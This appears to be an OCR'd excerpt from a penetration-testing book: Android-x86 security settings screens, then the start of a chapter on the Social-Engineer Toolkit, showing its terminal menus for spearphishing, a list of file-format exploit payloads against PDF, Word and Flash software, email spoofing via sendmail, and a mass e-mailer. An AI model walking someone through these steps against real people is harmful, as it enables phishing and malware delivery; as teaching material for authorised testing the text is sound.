
Manufacturer
VMware, Inc.

Model number
VMware Virtual Platform

Android version
5.1.1


Baseband version
Unknown

Kernel version
4.0.9-android-x86+
cwhuang@android-x86 #1
Wed Oct 7 00:36:27 CST 2015



Install blocked

For security, your tablet is set to block installation of apps obtained from unknown sources.



Security

Passwords

Make passwords visible

Device administration

Device administrators
View or deactivate device administrators

Unknown sources
Allow installation of apps from unknown sources


Credential storage

Storage type
Software only


Trusted credentials
Display trusted CA certificates

Install from SD card
Install certificates from SD card


Chapter 17: Social-Engineer Toolkit




```
         .M"""bgd `7MM"""YMM MMP""MM""YMM
        ,MI    "Y   MM    `7 P'   MM   `7
        `MMb.       MM   d        MM
          `YMMNq.   MMmmMM        MM
        .     `MM   MM   Y  ,     MM
        Mb     dM   MM     ,M     MM
        P"Ybmmd"  .JMMmmmmMMM   .JMML.

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 7.7.4
                    Codename: 'Blackout'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```




```
set> 1

 The Spearphishing module allows you to specially craft email messages and send
 them to a large (or small) number of people with attached fileformat malicious
 payloads. If you want to spoof your email address, be sure "Sendmail" is in-
 stalled (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF
 flag to SENDMAIL=ON.

 There are two options, one is getting your feet wet and letting SET do
 everything for you (option 1), the second is to create your own FileFormat
 payload and use it in your own attack. Either way, good luck and enjoy!

   1) Perform a Mass Email Attack
   2) Create a FileFormat Payload
   3) Create a Social-Engineering Template

  99) Return to Main Menu

set:phishing>
```




```
set:phishing>1
/usr/bin/

 Select the file format exploit you want.
 The default is the PDF embedded EXE.

           ********** PAYLOADS **********

   1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
   2) SET Custom Written Document UNC LM SMB Capture Attack
   3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
   4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
   5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
   6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
   7) Adobe Flash Player "Button" Remote Code Execution
   8) Adobe CoolType SING Table "uniqueName" Overflow
   9) Adobe Flash Player "newfunction" Invalid Pointer Use
  10) Adobe Collab.collectEmailInfo Buffer Overflow
  11) Adobe Collab.getIcon Buffer Overflow
  12) Adobe JBIG2Decode Memory Corruption Exploit
  13) Adobe PDF Embedded EXE Social Engineering
  14) Adobe util.printf() Buffer Overflow
  15) Custom EXE to VBA (sent via RAR) (RAR required)
  16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
  17) Adobe PDF Embedded EXE Social Engineering (NOJS)
  18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
  19) Apple QuickTime PICT PnSize Buffer Overflow
  20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
  21) Adobe Reader u3D Memory Corruption Vulnerability
  22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>
```




```
set:phishing>1
[*] Keeping the filename and moving on.

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer

   99. Return to main menu.

set:phishing>1
```



